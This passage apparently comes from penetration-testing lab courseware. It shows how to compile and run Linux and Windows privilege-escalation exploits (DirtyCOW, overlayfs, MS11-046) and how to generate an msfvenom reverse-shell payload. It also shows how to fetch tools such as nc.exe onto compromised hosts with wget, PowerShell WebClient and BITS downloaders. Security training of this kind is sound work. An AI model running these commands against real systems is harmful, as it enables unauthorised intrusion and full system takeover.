Let’s take a look at the details of the following exploit:

¹ Kernels are software at the heart of a computer system with complete control of all the major operations and functions.

Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW' /proc/sys/vm/dirty_writeback_centisecs Race Condition Privilege Escalation (SUID)

<https://www.exploit-db.com/exploits/40616/>

This exploit creates a passwd binary file with SUID permissions (that is, the file is executed in the context of the file owner instead of the user who runs it, usually root) and upgrades the terminal session with root privileges. The passwd program is a Linux utility to change passwords for user accounts. A regular user may only change the password for his/her own account. By adding SUID permissions the program runs as super user and is able to change the password of any user account, including the root account.

EDB-ID: 40616	Author: Robin Verton	Published: 2016-10-21
CVE: CVE-2016-5195	Type: Local	Platform: Linux
Aliases: cowroot, cowroot.c, dirtycow	Advisory/Source: N/A	Tags: N/A
E-DB Verified: 	Exploit:  Download /  View Raw	Vulnerable App: 

The table above indicates that we're dealing with a local exploit for CVE-2016-5195 and we can use this reference to find out more information. In addition, we can see that we're dealing with an exploit of type local which means that it's an exploit that exploits a local vulnerability. As the exploit is written in C it has to be compiled with a compiler such as GNU Compiler Collection (GCC) before we can execute it. There's even a download available (bottom right corner of the Exploit-db table) for the vulnerable app, in this case the vulnerable kernel, that we can install on a local system for testing purposes.

Let's download the exploit code and take a closer look at the code:

```

1  /*
2  *
3  * EDB-Note: After getting a shell, doing "echo 0 > /proc/sys/vm/dirty_writeback_centisecs" may make the system more stable.
4  *
5  * (un)comment correct payload first (x86 or x64)!
6  *
7  * $ gcc cowroot.c -o cowroot -pthread
8  * $ ./cowroot
9  * DirtyCow root privilege escalation
10 * Backing up /usr/bin/passwd.. to /tmp/bak
11 * Size of binary: 57048
12 * Racing, this may take a while..
13 * /usr/bin/passwd is overwritten
14 * Popping root shell.
15 * Don't forget to restore /tmp/bak
16 * thread stopped
17 * thread stopped
18 * root@box:/root/cow# id
19 * uid=0(root) gid=1000(foo) groups=1000(foo)
20 */

```

In the comment section of the exploit we can find the exact commands telling us how to compile and execute the exploit on a vulnerable host.

As with most privilege escalation exploits, the compilation process for this exploit is quite straightforward using the GCC compiler. As you can see from line 7, we must reference the source file that contains the source code (cowroot.c), the output file with the -o option (cowroot) and '-pthread' for POSIX threads² support. While the compiler might generate some warnings, the actual

² POSIX threads support allows a program to control multiple different flows of work that overlap in time.

exploit should compile well using this command and be ready to be executed on the compromised target host.

Note: Always be sure to read the comments in exploits as they often inform you about which systems and versions are vulnerable, which parts of the script need modification and which compilation flags to use.

You might be asking yourself what you should do if the exploit does not contain any compilation instructions. Fortunately, most of them do as it's good practice to document code, but in case not, you need to use common sense and know how to troubleshoot errors. It is obvious that we need to specify the input file containing the source code to be compiled. It's equally obvious that we have to specify an output file since we're transforming source code (input) to a binary file (output). Less obvious is the '-pthread' flag that we used to compile the DirtyCOW exploit above. This flag is required for compiling the exploit, but let's see what happens if we omit the pthread flag:

```
gcc cowroot.c -o cowroot
<< Some warnings snipped >>
/tmp/ccQd3pfn.o: In function `main':
40616.c:(.text+0x3d7): undefined reference to `pthread_create'
40616.c:(.text+0x3f6): undefined reference to `pthread_create'
40616.c:(.text+0x413): undefined reference to `pthread_create'
40616.c:(.text+0x427): undefined reference to `pthread_join'
collect2: error: ld returned 1 exit status
```

The compilation process fails because there are some undefined references to 'pthread_create' and 'pthread_join' in the source code:

```
152     pthread_create(&pth1, NULL, &madviceThread, suid_binary);
153     pthread_create(&pth2, NULL, &procselfmemThread, payload);
154     pthread_create(&pth3, NULL, &waitForWrite, NULL);
155
156     pthread_join(pth3, NULL);
```

A simple Google search on this error would reveal numerous posts and solutions related to this problem on sites like Stack Overflow, adding the -pthread flag included. The information found there will not only help you in troubleshooting compilation errors, but also teach you why these errors occur so you can recognize and know how to deal with them the next time they occur. Without getting into too much detail, the pthread functions in the exploit code rely on something called the pthread library. This means we must link the pthread library and configure the compilation for threads by adding '-pthread' to the compilation command. Simply put threads allow a program to run specific pieces of code concurrently and can significantly speed things up when used properly in code. As this exploit exploits a race condition (a race is a timing dependence between two events) threading, or concurrently executing pieces of code, is required to successfully exploit this vulnerability.

While the number of different compilation options, warnings and errors might seem intimidating at first (especially if you don't have a lot of experience with programming) try to see every warning/error/option as a learning opportunity. Google every warning and error and try to understand the provided solutions. Also investigate why certain libraries are required, as we did with the pthread library, and understand the relation to the program's functionality. This will get you a better understanding of what's happening which will help you to deal more effectively and efficiently with compiling exploits in the future.

In the next section we'll have a look at another privilege escalation exploit and learn how we can compile it into a full working privilege escalation exploit.

Compiling Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs'

The second privilege escalation exploit we'll look at can also be found on Exploit-DB:

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Privilege Escalation

<https://www.exploit-db.com/exploits/37292/>

EDB-ID: 37292	Author: rebel	Published: 2015-06-16
CVE: CVE-2015-1328	Type: Local	Platform: Linux
Aliases: ofs, ofs.c, overlayfs	Advisory/Source: N/A	Tags: N/A
E-DB Verified:	Exploit: Download / View Raw	Vulnerable App: N/A

As the title indicates this privilege escalation exploit is applicable to a wide range of Ubuntu versions. The comments at the top of the exploit code note exactly which Ubuntu versions are vulnerable and show that these versions have been tested by the exploit author.

```

1  /*
2  # Exploit Title: ofs.c - overlayfs local root in ubuntu
3  # Date: 2015-06-15
4  # Exploit Author: rebel
5  # Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-06-15)
6  # Tested on: Ubuntu 12.04, 14.04, 14.10, 15.04
7  # CVE : CVE-2015-1328      (http://people.canonical.com/~ubuntu-security/cve/2015/CVE-2015-1328.html)

```

As with the DirtyCOW exploit, we can also find information on how to compile the 'overlayfs' exploit from the commands and output in the comment section:

```

13 user@ubuntu-server-1504:~$ uname -a
14 Linux ubuntu-server-1504 3.19.0-18-generic #18-Ubuntu SMP Tue May 19 18:31:35 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
15 user@ubuntu-server-1504:~$ gcc ofs.c -o ofs
16 user@ubuntu-server-1504:~$ id
17 uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),30(dip),46(plugdev)
18 user@ubuntu-server-1504:~$ ./ofs
19 spawning threads
20 mount #1
21 mount #2
22 child threads done
23 /etc/ld.so.preload created
24 creating shared library
25 # id
26 uid=0(root) gid=0(root) groups=0(root),24(cdrom),30(dip),46(plugdev),1000(user)

```

On the first line of the screenshot above (line 13) the exploit author starts with running the 'uname -a' command which returns some system information in line 14, including the vulnerable kernel version, architecture and operating system. On the next line (line 15) the exploit is compiled with GCC. As we can see we only need to specify the source code file ('ofs.c' which contains the exploit code) and output file ('ofs') as parameters to successfully compile the exploit.

gcc ofs.c -o ofs

To prove that the exploit actually provides us with root privileges, in line 16 the exploit author runs the 'id' command showing us the current User ID which has no root privileges. Afterwards we will be able to compare the difference. In line 18 the exploit is executed, which generates the output seen in the following lines. Finally, the resulting UID is printed and we can see that the shell now runs with

root privileges which means that the privilege escalation exploit successfully exploited the vulnerability.

So, we've considered two different privilege escalation exploits that require compiling before they can be executed on target systems. As we discovered, we don't have to be seasoned developers or programmers to compile a privilege escalation exploit for Linux. In many cases compilation instructions are included in the comment sections of exploits. If there are no instructions available, or they simply do not work, we can troubleshoot errors using various resources such as search engines, forums and Stack Overflow.

Local VS remote compilation

If the remote host has compilation tools installed like GCC, it is best to compile the exploit on the target host. This can save you trouble with missing packages, dependencies and system specific variables (such as the architecture). If the target host does not have the right tools available to compile exploits, then you will have to compile the exploit locally on your attack box and then transfer the compiled exploit to the target.

Before compiling the exploit, you will need to make sure that all dependencies required for the target host environment have been met. For example, when the target host runs a 32-bit OS and your attack box has a 64-bit OS, you have to install the 32-bit versions of all the libraries required. For cross-compiling exploits for a different processor architecture you can install `gcc-multilib` (`apt-get install gcc-multilib`) and add `-m32` for 32-bit or `-m64` for 64-bit to the compilation command.

Tip: Never install compilation tools on production systems that don't actually need them. While this won't stop attackers with access to the system from escalating privileges using local exploit it can slow them down or make the attempts easier to detect.

Samba smbd 3.X

Using the aggressive Nmap scan we found that the exact version of the Samba service running on Metasploitable 2 is Samba 3.0.20-Debian. Let's search Searchsploit for Samba 3.0.20 using the following command:

`searchsploit Samba 3.0.20`

```
root@kali:~# searchsploit Samba 3.0.20
-----
Exploit Title | Path
-----|-----
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | exploits/unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow | exploits/linux/remote/7701.txt
-----
Shellcodes: No Result
```

As we already expected Searchsploit returns the 'Username map script' command execution exploit in Metasploit. Let's set this aside for now and come back to it in Chapter 5 where we will exploit this vulnerability with Metasploit.

Compiling Windows exploits on Linux with Mingw-W64

Microsoft Windows still holds the largest market share in operating systems for desktop computers, both for enterprise and personal use, and you will encounter a lot of Windows workstations and servers during your penetration testing training and IT career. On the other hand, most penetration testers mainly work with Linux based distributions such as Kali Linux, Parrot OS, Pentoo or Backbox for penetration testing so you will need to be able to compile executable Windows exploits on your Linux machine without the need for a complete Windows development environment. When we're compiling source code for a platform or architecture different to the one on which the compiler is running, the process is called 'cross-compilation'. In this section we will learn how to cross-compile Windows exploits on Linux using a Windows privilege escalation exploit.

A very popular tool to cross-compile Windows exploits on Linux is called Mingw-w64 (Minimalist GNU for Windows). Mingw-w64 is a free and open-source software development environment for creating Windows applications.

Before learning how to use Mingw-w64 to compile exploits for Windows on Kali Linux it has to be installed.

Links

<https://mingw-w64.org>

<http://www.mingw.org>

Installing Mingw-w64 on Kali Linux

Mingw-w64 is not installed by default on Kali Linux or on most other penetration testing distributions. MingW-w64 installation is very straightforward using the package manager, but we'll run through the installation procedure anyway.

To install Mingw-w64 use these commands:

`apt-get update`

`apt-get install mingw-w64`

The Mingw-w64 packages to install will look something like this:

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# apt-get install mingw-w64
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
binutils binutils-mingw-w64-i686 binutils-mingw-w64-x86-64
g++-mingw-w64 g++-mingw-w64-i686 g++-mingw-w64-x86-64 gcc-mingw-w64
gcc-mingw-w64-base gcc-mingw-w64-i686 gcc-mingw-w64-x86-64
gfortran-mingw-w64 gfortran-mingw-w64-i686 gfortran-mingw-w64-x86-64
gnat-mingw-w64 gnat-mingw-w64-base gnat-mingw-w64-i686
gnat-mingw-w64-x86-64 mingw-w64-common mingw-w64-i686-dev
mingw-w64-x86-64-dev
Suggested packages:
binutils-doc gcc-6-locales
The following NEW packages will be installed:
binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 g++-mingw-w64
g++-mingw-w64-i686 g++-mingw-w64-x86-64 gcc-mingw-w64
gcc-mingw-w64-base gcc-mingw-w64-i686 gcc-mingw-w64-x86-64
gfortran-mingw-w64 gfortran-mingw-w64-i686 gfortran-mingw-w64-x86-64
gnat-mingw-w64 gnat-mingw-w64-base gnat-mingw-w64-i686
gnat-mingw-w64-x86-64 mingw-w64 mingw-w64-common mingw-w64-i686-dev
mingw-w64-x86-64-dev
The following packages will be upgraded:
binutils
1 upgraded, 20 newly installed, 0 to remove and 1157 not upgraded.
Need to get 209 MB of archives.
After this operation, 1,166 MB of additional disk space will be used.
Do you want to continue? [Y/n] ■
```

When the terminal pauses as in the screenshot, type Y for yes to confirm and continue the installation process. Given the size and number of packages required, downloading and installing Mingw-w64 may take a little while to complete.

[Unable to locate package mingw-w64](#)

On some occasions you might get an ‘Unable to locate package mingw-w64’ error when trying to install the mingw-w64 package. The error will look something like this:

```
root@kali:~# apt-get install mingw-w64
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package mingw-w64
```

To resolve this issue, make sure you have the right repositories in the sources.list file. You can edit the sources.list file using Nano:

[/etc/apt/sources.list](#)

You can check that you have the correct repositories in there by comparing it with the information on the following link:

<http://docs.kali.org/general-use/kali-linux-sources-list-repositories>

Once you have the right repositories in the sources.list file you need to run apt-get update and then run the installation command for the Mingw-w64 package again.

How to compile Windows exploits

Now that we have Mingw-w64 installed we can compile Windows exploits on the Kali Linux machine. As an example, we will be compiling a Windows exploit written in C to exploit the CVE-2011-1249 (MS11-046) vulnerability in Windows 7 SP0 x86. This version of Windows contains a vulnerability in the Ancillary Function Driver (AFD) which allows an elevation of privileges for an authenticated, non-administrative user.

Although Mingw-w64 was developed for 64-bit architecture, you can also compile 32-bit Windows exploits and, to demonstrate this we will compile a 32-bit Windows exploit.

Compiling the exploit

The first step is to download the exploit source code from Exploit-db with wget. The exploit code is written in the C language so we'll store the code with the .c extension by specifying the --output-document option (or simply -O) as in the following command:

```
 wget --output-document= 40564.c https://www.exploit-db.com/download/40564
```

Once the file with the source code has been downloaded, the next step is to compile the exploit. To do this we must specify the input file (the exploit code we've just downloaded), the output file (-o option) and, finally, the '-lws2_32' option (this is explained in the next section). The command syntax looks like this:

```
i686-w64-mingw32-gcc [input file: source] -o [output file: .exe] -lws2_32
```

The following command will compile the Windows 7 afd.sys privilege escalation exploit:

```
i686-w64-mingw32-gcc 40564.c -o exploit.exe -lws2_32
```

```
root@kali:~/Desktop# i686-w64-mingw32-gcc 40564.c -o /root/Desktop/exploit.exe -lws2_32
root@kali:~/Desktop# cp exploit.exe /var/www/html/
root@kali:~/Desktop# service apache2 start
```

The Windows executable will be stored in the directory specified in the -o option (in our example the location is /root/Desktop/).

Compilation options

You might be wondering how to determine which compile options to use with Mingw or GCC. For example, the MS11-046 exploit we've just compiled uses a single parameter for compilation (apart from the input source and output location):

```
-lws2_32
```

The -l option is for naming the libraries/dlls you want to link. In this case -l references the 32-bit winsock dll (ws2_32). As mentioned earlier, many, if not most, of the exploits on Exploit-db contain comments by the developer of the exploit with exact instructions on how to compile the exploit, including the required options to use. Therefore, it is recommended to read carefully through the comment sections in the exploit code to find information on how to compile the exploit.

```
#####
# Exploit notes:
#   Privileged shell execution:
#     - the SYSTEM shell will spawn within the invoking shell/process
#   Exploit compiling (Kali GNU/Linux Rolling 64-bit):
#     - # i686-w64-mingw32-gcc MS11-046.c -o MS11-046.exe -lws2_32
# Exploit prerequisites:
#   - low privilege access to the target OS
#   - target OS not patched (KB2503665, or any other related
#     patch, if applicable, not installed - check "Related security
#     vulnerabilities/patches")
# Exploit test notes:
#   - let the target OS boot properly (if applicable)
#   - Windows 7 (SP0 and SP1) will BSOD on shutdown/reset
```

How to compile the MS11-046 exploit with MingW-W64.

Transferring the exploit to the target host

To transfer the exploit to the target host we will be serving it with the Kali Linux built-in Apache web server or preferably the Python SimpleHTTPServer. The last two commands on the compilation screenshot copy the exploit to the Apache web root directory and start the Apache web server. With the Apache web server or Python SimpleHTTPServer running, we can download the exploit from the attack box to the target host.

Note: Different file transfer methods to transfer files from the attack box to the target host is covered in the next chapter.

When we download the exploit to the target system and execute it from cmd.exe, the output will look as follows:

```
Administrator: C:\Windows\system32\cmd.exe - C:\Users\test\Desktop\exploit.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\test>whoami
test-PC\test

C:\Users\test>C:\Users\test\Desktop\exploit.exe
[*] MS11-046 (CVE-2011-1249) x86 exploit
[*] by Tomislav Paskalev
[*] Identifying OS
[+] 32-bit
[+] Windows 7 SP1
[*] Locating required OS components
[+] ntkrnlpa.exe
[*] Address: 0x82613000
[*] Offset: 0x01520000
[+] HalDispatchTable
[*] Offset: 0x0164b3f8
[+] NtQueryIntervalProfile
[*] Address: 0x771460c8
[+] ZwDeviceIoControlFile
[*] Address: 0x77145858
[*] Setting up exploitation prerequisite
[*] Initialising Winsock DLL
[+] Done
[*] Creating socket
[+] Done
[*] Connecting to closed port
[+] Done
[*] Creating token stealing shellcode
[*] Shellcode assembled
[*] Allocating memory
[+] Address: 0x02070000
[*] Shellcode copied
[*] Exploiting vulnerability
[*] Sending AFD socket connect request
[+] Done
[*] Elevating privileges to SYSTEM
[+] Done
[*] Spawning shell

c:\Windows\System32>whoami
nt authority\system
```

As we can see the 'whoami' command first returns a privileged user before executing the exploit and elevating privileges to SYSTEM after that. This exploit actually spawns a new shell in the current shell from which it was launched instead of creating a new shell in a new window. This means we can also run this exploit from a command-line shell such as Meterpreter.

Let's have a look at how we can deal with compilation errors first and then see how we can run the exploit from a Meterpreter session.

Exploit compilation errors

In compiling exploits for different architectures and operating systems many errors can occur. There are a lot of variables that can cause the compilation process to fail such as: syntax errors, missing libraries, host and target architectures, installed software used for compiling code and many more. Some errors may be easily fixed while others can be a lot harder and require more research. It is also important to distinguish warnings from fatal errors since warnings may just indicate something like out of date functions that will not actually prevent the exploit from working. Fatal errors do prevent the exploit from working and therefore need to be fixed.

The best way to deal with compilation errors is to read them carefully and see if you can find some clues on how to correct them. Usually you're not the first person to confront a certain compilation

error so rather than reinvent the wheel or spend hours finding a solution yourself a better option is to search Google and Stack Overflow for solutions. Online resources such as these can often provide you with possible solutions.

- ▲ Put the `-lws2_32` AFTER the list of object files - GCC searches libraries and object files in the order they appear on the command line.
- 99 Just to help the other viewers out there:
- ▼ `gcc hello.c -o hello.o -lws2_32`
- ✓

The solution to undefined reference compilation error from [Stack Overflow](#).

Exploiting MS11-046 from a Meterpreter shell

We have seen how to transfer the exploit to the target host using the Apache2 server or the Python SimpleHTTPserver. Now we will demonstrate setting up a reverse shell using Meterpreter.

First, we generate a Windows 32-bit Meterpreter reverse TCP payload using Msfvenom, then we execute it on the target host and receive the reverse shell on the attack box using the multi handler module in Metasploit.

Note: On a real penetration test or the VHL Lab network we would first exploit a vulnerability to allow us to upload files to the target host and to execute them. For this tutorial we assume that we have already exploited such a vulnerability and have command execution on the target which allows us to upload files and execute them.

Use the following command to create the Meterpreter reverse shell payload with Msfvenom:

```
msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp LHOST=[IP attackbox]  
LPORT=4444 -e x86/shikata_ga_nai -f exe -o exploit.exe
```

Be sure to replace the listening host (LHOST) IP and, if necessary, the listening port (LPORT) too. Now that we have our reverse shell exploit ready let's set up a handler to intercept the shell.

Start msfconsole and run the following commands to set up the multi handler exploit:

```
msfconsole  
use exploit/multi/handler  
set lhost [listening host IP]  
set lport 4444  
run
```

```
msf exploit(handler) > run  
[*] Started reverse TCP handler on 10.11.1.16:4444  
[*] Starting the payload handler...
```

Then download the exploit to the target host and execute it. If everything was set up correctly you should receive a reverse Meterpreter shell on the msfconsole:

```
msf exploit(handler) > run
[*] Started reverse TCP handler on 10.11.1.16:4444
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 10.11.1.20
[*] Meterpreter session 2 opened (10.11.1.16:4444 -> 10.11.1.20:49269) at 2016-11-05 14:02:11 -0400
meterpreter > 
```

Next type shell on the Meterpreter command line to create the reverse shell (note how a successful reverse shell changes the terminal prompt from meterpreter > to C:\Users\test\Desktop>). You can run the 'whoami' command to check the current privilege level and then run the privilege escalation exploit to escalate the shell to a system shell using exploit.exe (this is the name we gave to the exploit we compiled earlier):

```
meterpreter > shell
Process 2568 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\test\Desktop>whoami
whoami
test-pc\test

C:\Users\test\Desktop>exploit.exe
exploit.exe

c:\Windows\System32>whoami
whoami
nt authority\system
```

As you can see the shell goes from the privileged test user shell to a system shell with administrative privileges. Please note that because a new system shell is spawned in the shell from which it was launched, the exploit output is in the old shell and cannot be seen here.

You can verify this by typing the 'exit' command which will exit the current system shell and return you to the old user shell that still contains the privilege escalation exploit output as we can see in the following screenshot:

```
c:\Windows\System32>exit
exit
[*] MS11-046 (CVE-2011-1249) x86 exploit
[*] by Tomislav Paskalev
[*] Identifying OS
[+] 32-bit
[+] Windows 7 SP1
[*] Locating required OS components
[+] ntkrnlpa.exe
[*] Address: 0x82613000
[*] Offset: 0x01360000
[+] HalDispatchTable
[*] Offset: 0x0148b3f8
[+] NtQueryIntervalProfile
[*] Address: 0x771460c8
[+] ZwDeviceIoControlFile
[*] Address: 0x77145858
[*] Setting up exploitation prerequisite
[*] Initialising Winsock DLL
[+] Done
[*] Creating socket
[+] Done
[*] Connecting to closed port
[+] Done
[*] Creating token stealing shellcode
[*] Shellcode assembled
[*] Allocating memory
[+] Address: 0x02070000
[*] Shellcode copied
[*] Exploiting vulnerability
[*] Sending AFD socket connect request
[+] Done
[*] Elevating privileges to SYSTEM
[+] Done
```

Transferring exploits

In the previous sections we learned how to work with exploits and how to compile them on the target host and the attack machine. When you have to compile an exploit on the attack box you first have to transfer the compiled exploit to the target host before you execute it. If you are lucky enough to have file transfer services or applications, such as FTP or wget, available on the compromised host, you can use these to transfer your compiled exploit. If you're not so lucky and there are no file transfer tools installed, you have to be more creative and transfer files using Netcat, PowerShell, VBScript or Meterpreter.

In this section we will learn about different file transfer methods on Linux and Windows and how to transfer files with Netcat, wget, VBScript. We will also review the use of different PowerShell cmdlets to transfer files.

Linux file transfers

Given that you have command execution on the target, the easiest way to transfer files from your attack box to a Linux machine is by using wget. Wget is a free software package that is installed by default on most Linux distributions and downloads files using HTTP, HTTPS and FTP. When wget is available on the target host you just need to set up a web or FTP server on the attack box to serve the files. By way of example we will be setting up our local Apache webserver to host a file and download it to the target host with wget.

Let's assume we have downloaded the exploit that we want to transfer to a compromised host to the desktop of our attack box. To make this file available for download we need to copy it to the Apache web root directory and start a webserver to serve the files in this directory to the target. The default web root directory for the Apache webserver is /var/www/html and this is the location to which we will copy the exploit files from our Desktop using the following commands:

```
cd Desktop
```

```
cp exploit /var/www/html
```

The next step is to start the Apache webserver so we can download the exploit file to the compromised host:

```
service apache2 start
```

Now we can access the Python web server from the web browser (or wget) using the following URL:

[http://\[IP Webserver\]](http://[IP Webserver])

After serving the last file make sure that you stop the Apache server on the attack box with the following command:

```
service apache2 stop
```

A faster and safer way to serve files on the VHL lab network is with Python SimpleHTTPServer. Let's have a look at how we can start Python SimpleHTTPServer and serve files next.

Python SimpleHTTPServer

Python SimpleHTTPServer is a Python module that allows you to use a single command to create a web server to serve files and web pages. The only requirement for running this module is that you

have Python installed (installed by default on Kali Linux, Parrot OS and most other Linux distributions).

Before we start with a demonstration of Python SimpleHTTPServer it is important to realize it serves the files in the directory from which it is started. For this reason, it's important to be careful not to start the webserver in root directories (such as Linux root: '/' or the root users home directory: '/root/') or in directories containing files you don't want to share.

To start the Python SimpleHTTPServer run the following command from the directory that contains the files you want to serve:

```
python -m SimpleHTTPServer [Optional: port]
```

Note: It is important to realize that the Python SimpleHTTPServer serves all files and directories from the directory where it's executed. For example, starting the web server in your OS root directory will serve all files on the system. Therefore, it's recommended that you only start the web server in a directory that only contains files you want to serve, preferably a dedicated (temporary) 'sharing directory'.

Providing a port number is optional, but if you don't specify a port number the webserver will bind to port 8000 by default.

For demonstration purposes we have created a directory on the desktop that contains a single file called test.txt. Using the following command, we can serve the contents of this directory with the Python SimpleHTTPServer:


```
python -m SimpleHTTPServer
```

```
root@kali:~/Desktop/httpstest# ls
test.txt
root@kali:~/Desktop/httpstest# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Now we can access the Python web server from the web browser using the following URL:

[http://\[IP Webserver\]:8000](http://[IP Webserver]:8000)

As we can see on the following screenshot the web server serves the test.txt file on port 8000:



Using the Python web server is the safest, easiest and recommended way to serve exploits, RFI files and any other documents in the Virtual Hacking Labs. In most situations this method is sufficient and offers all the functionality required to compromise the lab machines. Whenever we use a web server

in the courseware to serve files to lab machines you can use the Python webserver. However, if you prefer to use the built-in Apache web server for some reason (such as testing web applications locally), we recommend setting up IPTTables and restricting dangerous PHP functions in the php.ini file.

Note: Python SimpleHTTPServer is the safest, easiest and recommended way to serve files in the Virtual Hacking Labs. **Do not** use your built-in Apache webserver without properly securing it first.

Now that we've got our Python web server running, we can use wget on the compromised host to download the file. Use the following command on the remote host to download the file:

`wget http://[IP attack box]/[File name]`

Note: Since we're downloading a file from the attack box to the compromised host, we need to enter the IP address of the attack box. If you don't know your VPN IP address then use the ifconfig command and use the IP address that has been assigned to network interface ppp0.

The output in the terminal should look like this:

```
root@kali:~/Desktop# wget http://192.168.46.132/exploit
--2017-02-27 13:18:08-- http://192.168.46.132/exploit
Connecting to 192.168.46.132:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 0
Saving to: 'exploit'

exploit [=>] 0 --.-KB/s in 0s

2017-02-27 13:18:08 (0.00 B/s) - 'exploit' saved [0/0]
```

The file named exploit has been downloaded from the attack box to the remote host. Alternatively, you can use the -O option to specify a different file name for the download.

Finally set the correct permissions to execute the file with the following command:

`chmod 775 [filename]`

Note: The command chmod changes file permissions. The numbers 775 means you give read, write and execute rights to the user that owns the file and to members of the same user group. Everyone else gets read and execute rights.

After serving the last file make sure that you stop the Python web server on the attack box by simply hitting Ctrl+C in the terminal window.

Windows file transfers

File transfers on Windows machines are a little harder to achieve from the command line as Windows systems do not have a native tool like wget. Nevertheless, we have several other options that generally come down to the use of available scripting languages such as VBScript (Windows XP, Vista, 2003 and earlier) or PowerShell (Windows 7 and later) scripts. The easiest way to transfer such

scripts to the remote host is to build them directly on the target line by line using a command-line shell.

In the next section we will learn how to build a VBScript and PowerShell script from the command line that we can use to download files from a remote location (such as our Kali Linux attack box).

VBScript file downloader

VBScript ("Microsoft Visual Basic Scripting Edition") is a powerful active scripting language developed by Microsoft. VBScript can be used to perform a variety of tasks on the host system including the downloading of files from remote locations. We will demonstrate this by creating a new VBScript file and then adding lines of code to the script from the command line.

The following command creates a script file called httpdownload.vbs and writes the first line of code in the created file:

```
echo [script code] > httpdownload.vbs
```

Now we can add new lines of code to the httpdownload.vbs script using double greater-than signs (>>) to add a new line to the bottom of an existing file (be sure to use >> and not >. A single > will overwrite the file):

```
echo [script code] >> httpdownload.vbs
```

Repeat this process for every line of code that you want to add to the script file. In this way you can build your HTTP download script from scratch on the command line without transferring files using other applications or services. One way of avoiding typos and causing errors in your script is to write the commands to a local text file first. Then you can simply copy the commands and paste them in a command-line session.

Note: If you have no prior experience with VBScripts and want to learn more about the VBScript language, the following tutorial covers the basics:

<https://technet.microsoft.com/en-us/scriptcenter/dd940112.aspx>

Since VBScript is a little outdated and support has been discontinued, many system administrators now prefer to use PowerShell instead. In the next section we will learn how to use different methods in PowerShell to download files from remote locations on Windows.

Extra mile exercise: There are many example scripts online to download files from remote locations using VBScript. Create a working VBScript that downloads a file from your webserver and write it line by line to a compromised target host on the lab network.

PowerShell Downloads: System.Net.WebClient

In the previous section we created a VBScript line by line on a remote host from the command line. In this section we will create a script with the same download functionality, but written in PowerShell instead of VBScript. The PowerShell scripting language offers multiple ways to download files from remote locations. The first method we will look at uses the .NET class System.Net.WebClient.

Note: More information about the WebClient class can be found here:

<https://msdn.microsoft.com/en-us/library/system.net.webclient.aspx>

In this example we will build the PowerShell script line by line as we did with the VBScript section. Since we already know how to create a new file and to add new lines of code to it from the command line, we can simply modify a few commands and copy/paste them to execute them on the target host. The following commands create a PowerShell script on the remote Windows machine that can be used to download the file from the attack box:

```
echo $storageDir = $pwd > httpdownload.ps1
echo $webclient = New-Object System.Net.WebClient >> httpdownload.ps1
echo $webclient.DownloadFile("[Download URL]","[File Name]") >> httpdownload.ps1
```

Note that you have to insert the download link and file name in the command on the last line and replace all the bold text (including brackets) with the URL and file name. Once the PowerShell has been created successfully you can execute the script with the following command:

```
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File httpdownload.ps1
```

PowerShell Downloads: Start-BitsTransfer

Another way to download files with PowerShell is by using the Background Intelligent Transfer Service (BITS). The Start-BitsTransfer cmdlet creates a BITS transfer job to transfer one or more files between a client computer and a server. Using BITS for file transfers has some major advantages over other methods. BITS allows you to limit the amount bandwidth for a file transfer, to process multiple downloads, to set a web proxy and it doesn't rely on Internet Explorer in the way that the Invoke-WebRequest (PowerShell 3.0 and up) cmdlet does. Another benefit of BITS is that it only uses idle network bandwidth instead of the whole bandwidth as many other file transfer services do. BITS can, therefore, be used to process large files without affecting other network applications. BITS transfers are also more reliable because transfers will continue when a user changes network connection or restarts the computer.

Unfortunately using BITS for file transfers also has a few disadvantages. One potential downside is that BITS has to be enabled on the target machine in order to work. However, since BITS is usually enabled by default this won't cause much of an issue unless it's actively managed by system administrators. Another potential downside (which we also counted as an advantage above), is that BITS only uses idle bandwidth and this may affect the total process time for the file transfer where available bandwidth is limited. BITS is also designed to process file transfers in the background so your BITS job may end up being in a queue waiting for a running job to complete.

As this method only uses 2 lines of code we will execute this script on a single line from the command line instead of building a script on the local file system. In our example we will download nc.exe from a remote location and store it on the C drive. As a minimum we need to specify a source and destination for the download. The following command will download nc.exe from a remote web server to the C drive:

```
powershell Import-Module BitsTransfer;Start-BitsTransfer -Source http://[IP Attack box]/nc.exe - Destination C:\
```



```
